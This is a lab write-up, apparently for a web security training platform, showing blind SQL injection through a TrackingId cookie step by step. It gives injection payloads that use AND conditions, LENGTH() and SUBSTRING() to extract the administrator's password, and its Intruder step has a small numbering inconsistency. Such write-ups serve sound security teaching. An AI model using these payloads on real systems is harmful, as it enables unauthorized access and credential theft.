
LAB 11 — Blind SQL Injection with Conditional Responses
Level:
PRACTITIONER

Analysis
| Vulnerability | Blind SQL injection vulnerability in a tracking cookie |
| Goal | infer sensitive data (e.g. a password character by character) with no visible query output |
| Key Concept | Boolean-based blind injection: injecting a condition that is sometimes true and sometimes false (e.g. via a subquery in an AND clause) and observing which condition produces a different page response (like a “Welcome back” banner) lets data be inferred one character at a time. |
Steps
/assets/labs/ffffff/image 1) Start the lab and Burp, intercept the request, and send to Repeater:


2) Notice the TrackingId cookie and a “Welcome back” message — this message appears when the session has been previously stored in the database:

3) Add ' to the TrackingId — the “Welcome back” message disappears, and it stays gone with additional quotes too:

4) Inject an AND operator, which requires both conditions to be true for the overall result to be true:
1
' AND '1'='1'--
This is correct, and the “Welcome back” message reappears:

5) Make the injected AND condition false — the message disappears again:
1
' AND '1'='2'--
6) The lab description reveals the table name users, so retrieve the first user with an AND condition.
7) Start with:
1
' AND (SELECT 'a' FROM users LIMIT 1)='a
This checks whether the first username starts with a — correct:


8) Try administrator directly — correct:
1
' AND (SELECT 'a' FROM users WHERE username='administrator')='a

9) Get the password length using LENGTH():
1
' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a
Works:
10) Fuzz the password length with Intruder, from 1 to 30 — right-click → Send to Intruder: 
11) Set the target to the number after >, payload range 1–30: 
12) Search responses for “Welcome back” — payloads 0 through 19 return the message, meaning 20 is the true password length: 
13) Verify by changing > to = with value 20 — confirmed: 
14) Retrieve the password value using SUBSTRING(string,start,length):
1
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
This means: is character 1 of the administrator’s password equal to a?
